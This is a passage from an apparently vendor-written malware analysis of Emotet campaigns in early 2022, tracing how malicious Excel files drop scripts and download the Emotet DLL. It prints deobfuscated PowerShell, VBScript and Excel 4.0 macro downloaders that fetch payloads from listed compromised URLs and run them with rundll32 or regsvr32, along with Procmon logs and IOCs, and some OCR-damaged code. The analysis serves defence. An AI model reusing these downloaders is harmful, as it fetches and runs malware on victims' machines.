
```
$path = "C:\Users\Public\Documents\ssd.dll";
$url1 = 'http://vihaconsultancy.com/wp-content/MWBgbwwN/';
$url2 = 'http://cuoihoitugia.com/aecidiostage/Uwp2XxU2yzt21weDcM2/';
$url3 = 'http://chauvettheatre.com/wp-includes/ET4J79HDZCA4C9rdOso/';
$url4 = 'https://www.cursossemana.com/wp-content/JH9krpK5ihDIelvNL7/';
$url5 = 'https://shopallcars.com/scripts/4mUdXWhBECsusJbAAzlDZP/';
$url6 = 'https://www.gethealthyproject.com/getbiggotowork.com/sOgQMVR893qIjwv8IjM/';

$web = New-Object net.webclient;
$urls = "$url1,$url2,$url3,$url4,$url5,$url6".split(",");
foreach ($url in $urls) {
    try {
        $web.DownloadFile($url, $path);
        if ((Get-Item $path).Length -ge 30000) {
            [Diagnostics.Process];
            break;
        }
    }
    catch{}
}
Sleep -s 4;cmd /c C:\Windows\SysWow64\rundll32.exe 'C:\Users\Public\Documents\ssd.dll',ssd;
```

Figure 6: Content of PP.png

This command is similar to the original command that Emotet directly stores in VBA macros. However, an extra step of complexity is now employed by the threat actor to evade detection.


February 2022

It was noticed that instead of dropping just the .bat file, an obfuscated VBScript was dropped and was executed by wscript.exe as we can see in Figure 7.



```
11:58:...  EXCEL.EXE       3724  WriteFile       C:\ProgramData\jledshf.bat                Offset: 0, Length: 512, Priority: Normal
11:58:...  EXCEL.EXE       3724  WriteFile       C:\ProgramData\jledshf.bat                Offset: 512, Length: 2,714
11:58:...  EXCEL.EXE       3724  WriteFile       C:\ProgramData\wetidjks.vbs               Offset: 0, Length: 512, Priority: Normal
11:58:...  EXCEL.EXE       3724  WriteFile       C:\ProgramData\jledshf.bat                Offset: 3,226, Length: 2
11:58:...  EXCEL.EXE       3724  WriteFile       C:\ProgramData\wetidjks.vbs               Offset: 512, Length: 77, Priority: Normal
11:58:...  EXCEL.EXE       3724  Process Create  C:\Windows\system32\wscript.exe           PID: 2672, Command line: wscript c:\programdata\wetidjks.vbs
11:58:...  wscript.exe     2672  WriteFile       C:\ProgramData\jledshf.bat                Offset: 0, Length: 4,096, I/O Flags: Non-cached, Paging I/O, S...
11:58:...  wscript.exe     2672  Process Create  C:\Windows\system32\cmd.exe               PID: 2320, Command line: cmd /c ""C:\programdata\jledshf.ba...
11:58:...  cmd.exe         2320  Process Create  C:\Windows\System32\WindowsPower...       PID: 568, Command line: powershell  -enc JABnAGoAcwBIAGI...
11:58:...  powershell.exe   568  WriteFile       C:\Use[redacted]\AppData\Local\Temp...    Offset: 0, Length: 1, Priority: Normal
11:58:...  powershell.exe   568  WriteFile       C:\Use[redacted]\AppData\Local\Temp...    Offset: 0, Length: 1, Priority: Normal
11:58:...  powershell.exe   568  TCP Reconnect   Mal-Re-PC:49185 -> 192.0.2.123:http       Length: 0, seqnum: 0, connid: 0
11:58:...  powershell.exe   568  TCP Reconnect   Mal-Re-PC:49185 -> 192.0.2.123:http       Length: 0, seqnum: 0, connid: 0
11:58:...  powershell.exe   568  TCP Reconnect   Mal-Re-PC:49186 -> 192.0.2.123:http       Length: 0, seqnum: 0, connid: 0
11:58:...  powershell.exe   568  TCP Reconnect   Mal-Re-PC:49186 -> 192.0.2.123:http       Length: 0, seqnum: 0, connid: 0
11:59:...  powershell.exe   568  TCP Reconnect   Mal-Re-PC:49187 -> 192.0.2.123:https      Length: 0, seqnum: 0, connid: 0
```


Figure 7: Procmon logs showing Excel file dropping .vbs and .bat files



```
Dim fhnl213klsd:Set fhnl213klsd=wsCriPt.creAteobJEct(replace(
"WScript.Shell","Dqhnuio","")):jlwkhdelsdgk=replace(
"c:\programdata\jledshf.bat","",""):fhnl213klsd.rUn jlwkhdelsdgk,0,
true:indlhwkjhks=rePLace("cmd /c start /B
c:\windows\syswow64\rundll32.exe c:\programdata\vbkwk.dll,dfsgeresd",
"",""):fhnl213klsd.ruN indlhwkjhks,0:Set fhnl213klsd=nothing
```

Figure 8: Deobfuscated VBScript

From Figure 8, we can glean that the dropped VBScript is responsible for executing both the .bat file that was dropped and the Emotet DLL file that was downloaded. The .bat file contains an obfuscated PowerShell command which is also base64 encoded. After base64 decoding, we got the following command:




```
$gjsebngukiwug3kwjd="
http://actividades[.]laforetlanguages[.]com/wpadmin/BlkdOKDXL/,http://sbcopylive[.]com[.]br/rjuz/w/,https://tr
asix[.]com/wpadmin/y5Aa1jt0Sp2Qk/,https://www.parkinsons[.]co.in/abc/Y6Y0fTbUEg6/,https://biz[.]merlin[.]ua/wp
admin/W6agtFSRZGt371dV/,http://bruckevn[.]site/3yztzzvh/nmY4wZfbYL/,https://pardiskood[.]com/wp-content/NR/,ht
tps://daujimaharajmandir[.]org/wp-includes/63De/,https://datasits[.]com/wp-includes/Zkj4QO/,https://anugerahma
sinternasional[.]co[.]id/wp-admin/SJbxE5I/,https://atmedic.cl/sistemas/3ZbsUAU/,https://anwaralbasateen.com/Fo
x-C404/mDHkfgebMRzmGKBy/".spLiT(",");

fOreaCh($hklwRHJSe4hin$gjsebngukiwug3kwjd)
{$Js3hlskdcfk="vbkwk";
$sdewHSw3gkjsd=Get-Random;$IDrfghsbzkjxd="c:\programdata\"+$Js3hlskdcfk+".dll";

iNvOke-wEbreQuesT-uRi$hklwRHJSe4h-ouTfiLe$IDrfghsbzkjxd;

if(test-pAtH$IDrfgh sbzkjxd){if((get-iTem$IDrfghsbzkjxd).Length-ge50000){break;}} }
```

Snippet 7: Base64 decoded PowerShell command

The PowerShell command shown in Snippet 7, is used to access all websites stored in the variable “gjsebngukiwug3kwjd” which downloads the Emotet DLL and places it in C:\ProgramData so that the earlier dropped VBScript as shown in Figure 8, is able to execute the DLL with the help of rundll32.exe.


February — March 2022

During late February and March, Emotet related maldocs were seen using just Excel Macros 4.0 instead of VBA macros, since excel allows to run functions from cells which enabled the threat actors to obfuscate Emotet macros using different hidden sheets and widespread cells.



```
14  ..\dw1.ocx"
15  ownloadTo
18  regsvr32.exe
24  "https://oroanddentalcarecenter.com/wp-includes/0JRI2sOVpNkDhAe/","
26  "https://dev.subs2me.com/wp-includes/EMa/","
28  "https://imagecarephotography.com/wp-includes/KVRvUyat0qqK0W/","
30  "https://yanapiri.com/upeatv/9IZP9RfbH338pFPI/","
32  "https://gurmitjaswal.ca/frer-hate/LW37erwSAhgU/","
```

Figure 9: Hidden macro sheets



```
2   \Windows\
3   lmon","URLD   ,0,
4   ..\dw1.ocx
5   Fil
6   ,0,0)
7   SysWow64\
8   A","JJCC
10  ("ur
11  <0,
12  BB"
14  ..\dw1.ocx"
15  ownloadTo
18  regsvr32.exe
24  "https://oroanddentalcarecenter.com/wp-includes/0JRI2sOVpNkDhAe/","
26  "https://dev.subs2me.com/wp-includes/EMa/","
28  "https://imagecarephotography.com/wp-includes/KVRvUyat0qqK0W/","
30  "https://yanapiri.com/upeatv/9IZP9RfbH338pFPI/","
32  "https://gurmitjaswal.ca/frer-hate/LW37erwSAhgU/","
```


Figure 10: Obfuscated macros present in the hidden sheets

After deobfuscation the macros looked like what is shown below:

```
=CALL(“urlmon”,”URLDownloadToFileA”,”JJCCBB”,0,” https://dev[.]subs2me[.]com/wp-includes/EMa/”,”..\dw1.ocx”,0,0)

=EXEC(“C:\Windows\SysWow64\regsvr32.exe -s ..\dw1.ocx”)

=RETURN()
```

Snippet 8: Deobfuscated Excel macros

As we can see from the macro in Snippet 8, the Excel file first calls a function named URLDownloadToFileA which is present in the dll urlmon.dll with the required parameters url: hxxps://dev[.]subs2me[.]com/wp-includes/EMa/ and file name: dw1.ocx.



```
2:48:3... EXCEL.EXE   3300 CloseFile      C:\Windows\System32\drivers\etc\hosts      SUCCESS
2:48:3... EXCEL.EXE   3300 UDP Send       [redacted]:56041 -> [redacted]:domain      SUCCESS
2:48:3... EXCEL.EXE   3300 UDP Receive    [redacted]:56041 -> [redacted]:domain      SUCCESS
2:48:3... EXCEL.EXE   3300 UDP Send       [redacted]:64195 -> [redacted]:64195       SUCCESS
2:48:3... EXCEL.EXE   3300 UDP Receive    [redacted]:64195 -> [redacted]:64195       SUCCESS
2:48:3... EXCEL.EXE   3300 TCP Reconnect  [redacted]:49163 -> [redacted]3:https      SUCCESS
2:48:4... EXCEL.EXE   3300 TCP Reconnect  [redacted]:49163 -> [redacted]3:https      SUCCESS
2:48:5... EXCEL.EXE   3300 CloseFile      C:\Windows\System32\drivers\etc\hosts      SUCCESS
2:48:5... EXCEL.EXE   3300 UDP Send       [redacted]:59777 -> [redacted]domain       SUCCESS
2:48:5... EXCEL.EXE   3300 UDP Receive    [redacted]:59777 -> [redacted]domain       SUCCESS
2:48:5... EXCEL.EXE   3300 UDP Send       [redacted]:64195 -> [redacted]64195        SUCCESS
2:48:5... EXCEL.EXE   3300 UDP Receive    [redacted]:64195 -> [redacted]64195        SUCCESS
2:49:0... EXCEL.EXE   3300 TCP Reconnect  [redacted]:49165 -> [redacted]:https       SUCCESS
2:49:0... EXCEL.EXE   3300 TCP Reconnect  [redacted]:49165 -> [redacted]:https       SUCCESS
2:49:1... EXCEL.EXE   3300 CloseFile      C:\Windows\System32\drivers\etc\hosts      SUCCESS
2:49:1... EXCEL.EXE   3300 UDP Send       [redacted]:60883 -> [redacted]domain       SUCCESS
2:49:1... EXCEL.EXE   3300 UDP Receive    [redacted]:60883 -> [redacted]domain       SUCCESS
2:49:1... EXCEL.EXE   3300 UDP Send       [redacted]:64195 -> [redacted]64195        SUCCESS
```

Figure 11: Procmon log showing excel file contacting payload sites mentioned in the macros

After getting the .ocx file which is the Emotet dll it is then executed with the help of regsvr32.exe.

If you notice throughout the campaigns, what the threat actors wanted to achieve remained the same viz. to download the Emotet DLL and to execute it. However, the techniques they are using to get this done has been changing consistently so as to evade behaviour based detections. Users should exercise caution whenever they try to open Excel/Word files from unknown sources. Also, use a reputable security product like “K7 Total Security” which provides protection from such malware. Also keep your security product updated to stay safe from the latest threats.

Indicators of Compromise (IOCs)

Hash	Detection Name
8625BAE7CF49EAA789A4E837B124E864	Trojan (0058ce181)
2B8055CA8B0F93226B13F15CA83ADF41	Trojan (0001140e1)
6983B7390889217D8F57CF218835DCE4	Trojan (0058cef41)
B6E9028801480B692E04A6297F4E3CFC	Trojan (0001140e1)
00BD27A66D752E35A41CB7CE82524C3C	Trojan (0058ce181)

URLs

https://evgeniys[.]ru/sap-logs/D6/

http://crownadvertising[.]ca/wp-includes/OxiAACCoic/

https://cars-taxonomy[.]mywebartist[.]eu/-/BPCahsAFjwF/

http://immoinvest[.]com[.]br/blog_old/wp-admin/luoT/

https://yoho[.]love/wp-content/e4laFBDXIvYT6O/

https://www.168801[.]xyz/wp-content/6J3CV4meLxvZP/

https://www[.]pasionportufuturo[.]pe/wp-content/XUBS/

http://gamaes[.]shop/wp-content/plugins/sSTToaEwCG5VASw/

http://newsaarctech[.]com/wp-content/Sx9tvV5/

http://www[.]fizik[.]tv[.]tr/ex/mlFHNKb9x/

https://shopallcars[.]com/node_modules/dXF0W/

https://infohybrid[.]com/assets/Lq5vllPN/

http://fse[.]in[.]ua/layouts/WMIxdId0bHiS/GnfihOVGqjmsWPJg4/

http://actividades[.]laforetlanguages[.]com/wpadmin/BlkdOKDXL/,

http://sbcopylive[.]com[.]br/rjuz/w/

https://trasix[.]com/wpadmin/y5Aa1jt0Sp2Qk/

https://www.parkinsons[.]co.in/abc/Y6Y0fTbUEg6/

https://biz[.]merlin[.]ua/wpadmin/W6agtFSRZGt371dV/

http://bruckevn[.]site/3yztzzvh/nmY4wZfbYL/

https://pardiskood[.]com/wp-content/NR/

https://daujimaharajmandir[.]org/wp-includes/63De/

https://datasits[.]com/wp-includes/Zkj4QO/

https://anugerahmasinternasional[.]co[.]id/wp-admin/SJbxE5I/

https://atmedic[.]cl/sistemas/3ZbsUAU/

https://anwaralbasateen[.]com/Fox-C404/mDHkfgebMRzmGKBy/

https://dev[.]subs2me[.]com/wp-includes/EMa/

http:// 87[.]251[.]86[.]178/pp /PP.PNG

References

https://github.com/executemalware/Malware-IOCs/

https://github.com/jstrosch/malware-samples

- Previous Post« VajraSpy — An Android RAT
- Next Post

More Posts